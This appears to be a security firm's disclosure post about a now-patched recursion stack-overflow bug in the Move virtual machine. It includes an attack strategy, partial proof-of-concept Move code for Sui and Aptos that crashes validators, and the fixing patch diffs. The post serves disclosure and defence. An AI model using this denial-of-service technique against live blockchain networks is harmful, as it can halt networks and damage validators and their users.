Critical Vulnerability in Move VM: Can Cause Total Network Shutdown and Potential Hard Fork in Sui, Aptos, and Other Public Blockchains

Beosin · Follow
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
Background

Move is a new blockchain programming language used by platforms such as Aptos and Sui. Recently, Beosin security research team discovered a stack overflow vulnerability caused by recursive calls. This vulnerability can lead to a total network shutdown, prevent new validators from joining the network, and potentially result in a hard fork.

Upon discovering and verifying this vulnerability, we immediately (on May 30, 2023) contacted the Sui team via email. Following their advice, we submitted the vulnerability to the Immunefi bug bounty platform on June 2, 2023. However, the official team responded that they had internally identified the issue a month ago and had been working on a private security fix. They released the fix on the same day we submitted it to Immunefi (June 2, 2023). We understand and respect their response.



The vulnerability has been fixed in the current version, so we are now publicly disclosing our research findings.

Knowledge Basics

Move virtual machine is implemented in the Rust programming language. The main unit of organization and distribution of Move code is a Package. A Package consists of a set of modules, which are defined in separate files with the extension .move. These files include Move functions and type definitions.

The minimum package directory structure is shown below, which includes a manifest file, a lock file, and a sources subdirectory containing one or more module files.

```
my_move_package:
    ├── Move.lock
    ├── Move.toml
    ├── sources
        ├── my_module.move
```

Packages can be published on the blockchain. A Package can contain multiple Modules, and a Module can contain multiple functions and structs.

Function parameters can be structs, and structs can be nested within other structs, as shown below:

```
module helloworld::hello {
    struct CCC {
        c : u64
    }
}

module my_module::my_module{
    struct BBB {
        b : helloworld::hello::CCC
    }

    struct AAA {
        a : BBB
    }

    public fun mint( c_param : helloworld::hello::CCC ){
        let a1 = AAA {
            a : BBB {
```


```
                b : c_param
            }
        };

        let a2 = AAA {
            a : BBB {
                b : helloworld::hello::CCC {
                    c : 0x555
                }
            }
        };
    }
}
```


In the Rust programming language, when making recursive function calls without limiting the depth of the calls, it can lead to stack overflow or depletion of CPU and memory resources. The Move virtual machine is implemented in the Rust language.

Vulnerability Description

Within the Move virtual machine, recursive functions are frequently used to handle various structured data, such as serialized data, nested structs, nested arrays, and generic nesting. To prevent stack overflow caused by recursive calls, it is necessary to check the depth of recursive calls.



The image above shows the depth of parsing for the Move virtual machine limiting simple and complex type structures.



The image above shows the depth limitation of the SIGNATURE_TOKEN within the Move virtual machine bytecode.

Although the Move virtual machine has recursive call depth checks in many places, there are still certain cases that have not been taken into account.

Let's consider an attack scenario: defining a struct A, then nesting struct B within A, and nesting struct C within B, and so on, continuing the nesting indefinitely. If the Move virtual machine uses a recursive function to handle this nesting relationship, it will crash due to stack overflow or insufficient resources. Although Move has limitations on the number of structs that can be defined within each module, we can create an unlimited number of modules.

This gives us an attack strategy:

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1. Generate 25 packages (can be more than 25), each containing 1 module.

2. Each module defines 64 structs (can be more than 64 in Aptos) with a chained nesting relationship. The first struct in each module nests the last struct from the previous module.

3. Each module includes a callable entry function. This function takes a parameter of the type of the last struct (the 64th struct) from the previous module. The function ***creates and returns an instance of the last struct in the current module****.*

4. Publish each package in order.

5. Call the entry function in each module in order.

During our testing on Sui mainnet_v1.1.1_, we observed the following phenomena in our test environment with 4 validators:


1. After running the PoC once, all 4 validators immediately crash due to stack overflow.

2. After at least 3 validators crash and restart, all full nodes crash.

3. After at least 3 validators crash and restart, new validators joining the network crash at least once.

4. After at least 3 validators crash and restart, new full nodes joining the network sometimes crash once.

5. If lucky, certain validators or full nodes cannot be restarted after a crash unless all local databases are deleted.



Regarding Sui mainnet_v1.2.0, we observed the following phenomena in our test environment with 4 validators:

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
1. After running PoC once, at least 1 validator crashes due to stack overflow or out of memory.


2. Running the PoC again can make the second validator crash. After that, the entire network cannot accept new transactions.

3. Crashed validators may be unable to restart. Deleting all local databases of the crashed validator and running it again would result in a crash after some time, and it cannot be restarted anymore.

4. When a new validator joins the network, it crashes.



We conducted a simple test on Aptos and found that Aptos also crashes.



PoC

· Sui PoC

```
module hello_world_2::hello{
    use std::string;
```

```
    use sui::object::{Self, UID};
    use sui::transfer;
    use sui::tx_context::{Self, TxContext};

     struct T_0  has key,store{
         id : UID,
         m : hello_world_1::hello::T_63
     }
     struct T_1 has key,store{
         id : UID,
         m : T_0
     }

........other not printed.........

     struct T_62 has key,store{
         id : UID,
         m : T_61
     }
     struct T_63 has key,store{
         id : UID,
         m : T_62
     }
     public entry fun mint(previous: hello_world_1::hello::T_63 ,ctx: &mut TxContext
         let object = T_63{
         id: object::new(ctx),
         m : T_62{
         id: object::new(ctx),
         m : T_61{
         id: object::new(ctx),

........other not printed.........

         m : T_1{
         id: object::new(ctx),
         m : T_0{
         id: object::new(ctx),
         m : previous}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}
         transfer::transfer(object, tx_context::sender(ctx));
     }
}
```

For each created module, it is published to the Sui chain and the "mint" function is called to obtain the created "object." The "object" is then passed as a parameter to the "mint" function of the next module until the Sui node crashes.

Aptos PoC

```
module Test2::test_module2{
 struct Struct0  has key,store,drop {
  m : Test1::test_module1::Struct200
 }
 struct Struct1  has key,store,drop{
  m : Struct0
 }

........other not printed.........

    struct Struct199  has key,store,drop{
  m : Struct198
 }

    struct Struct200  has key,store,drop{
  m : Struct199
 }

 public entry fun mint(_account : signer){
        let previous0 = 5554444;
  let previous1 = Test0::test_module0::test_function(previous0);
  let previous2 = Test1::test_module1::test_function(previous1);
  let _current = test_function(previous2);
 }
 public fun test_function(previous : Test1::test_module1::Struct200) : Struct200{
  let object = Struct200{
        m:Struct199{
........other not printed.........
        m:Struct1{
        m:Struct0{
        m:previous}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}
  object
 }
}
```

For each created module, it is published to the Aptos chain and the "mint" function is called until the Aptos node crashes.


Vulnerability Fix

Sui mainnet_v1.2.1 (June 2, 2023), Aptos mainnet_v1.4.3 (June 3, 2023), and Move-language versions released after June 10, 2023 have addressed this vulnerability.

Sui patch:

https://github.com/MystenLabs/sui/commit/8b681515c0cf435df2a54198a28ab4ef574d202b

The patch code imposes limitations on the depth of type references in the creation of structs, vectors, and generics. The key function added is “check_depth_of_type.”




```
1938  1938                    }
1939  1939                    Bytecode::Pack(sd_idx) => {
1940  1940                        let field_count = resolver.field_count(*sd_idx);
      1941  +                     let struct_type = resolver.get_struct_type(*sd_idx);
      1942  +                     self.check_depth_of_type(resolver, &struct_type)?;
1941  1943                        gas_meter.charge_pack(
1942  1944                            false,
1943  1945                            interpreter.operand_stack.last_n(field_count as usize)?,
          @@ -1949,6 +1951,8 @@ impl Frame {
1949  1951                    }
1950  1952                    Bytecode::PackGeneric(si_idx) => {
1951  1953                        let field_count = resolver.field_instantiation_count(*si_idx);
      1954  +                     let ty = resolver.instantiate_generic_type(*si_idx, self.ty_args())?;
      1955  +                     self.check_depth_of_type(resolver, &ty)?;
1952  1956                        gas_meter.charge_pack(
1953  1957                            true,
1954  1958                            interpreter.operand_stack.last_n(field_count as usize)?,
          @@ -2265,6 +2269,7 @@ impl Frame {
2265  2269                    }
2266  2270                    Bytecode::VecPack(si, num) => {
2267  2271                        let ty = resolver.instantiate_single_type(*si, self.ty_args())?;
      2272  +                     self.check_depth_of_type(resolver, &ty)?;
2268  2273                        gas_meter.charge_vec_pack(
2269  2274                            make_ty!(&ty),
2270  2275                            interpreter.operand_stack.last_n(*num as usize)?,
```

Aptos patch:

https://github.com/aptos-labs/aptos-core/commit/47a0391c612407fe0b1051ef658a29e35d986963

Similar to Sui, the patch code also imposes limitations on the depth of type references in the creation of structs, vectors, and generics. The key function added is “check_depth_of_type.”



```
1009  1094    /// A `Frame` is the execution context for a function. It holds the locals of the function and
1010  1095    /// the function itself.
1011  1096    // #[derive(Debug)]
          ↓↑    @@ -1870,6 +1955,8 @@ impl Frame {
1870  1955                        },
1871  1956                        Bytecode::Pack(sd_idx) => {
1872  1957                            let field_count = resolver.field_count(*sd_idx);
      1958  +                         let struct_type = resolver.get_struct_type(*sd_idx);
      1959  +                         check_depth_of_type(resolver, &struct_type)?;
1873  1960                            gas_meter.charge_pack(
1874  1961                                false,
1875  1962                                interpreter.operand_stack.last_n(field_count as usize)?,
          ↓↑    @@ -1881,6 +1968,8 @@ impl Frame {
1881  1968                        },
1882  1969                        Bytecode::PackGeneric(si_idx) => {
1883  1970                            let field_count = resolver.field_instantiation_count(*si_idx);
      1971  +                         let ty = resolver.instantiate_generic_type(*si_idx, self.ty_args())?;
      1972  +                         check_depth_of_type(resolver, &ty)?;
1884  1973                            gas_meter.charge_pack(
1885  1974                                true,
1886  1975                                interpreter.operand_stack.last_n(field_count as usize)?,
          ↓↑    @@ -2197,6 +2286,7 @@ impl Frame {
2197  2286                        },
2198  2287                        Bytecode::VecPack(si, num) => {
2199  2288                            let ty = resolver.instantiate_single_type(*si, self.ty_args())?;
      2289  +                         check_depth_of_type(resolver, &ty)?;
2200  2290                            gas_meter.charge_vec_pack(
2201  2291                                make_ty!(&ty),
2202  2292                                interpreter.operand_stack.last_n(*num as usize)?,
```

Move-language patch:

https://github.com/move-language/move/commit/8f5303a365cf9da7554f8f18c393b3d6eb4867f2

Similar to Sui and Aptos, the patch code also imposes limitations on the depth of type references in the creation of structs, vectors, and generics. The key function added is “check_depth_of_type.”

```
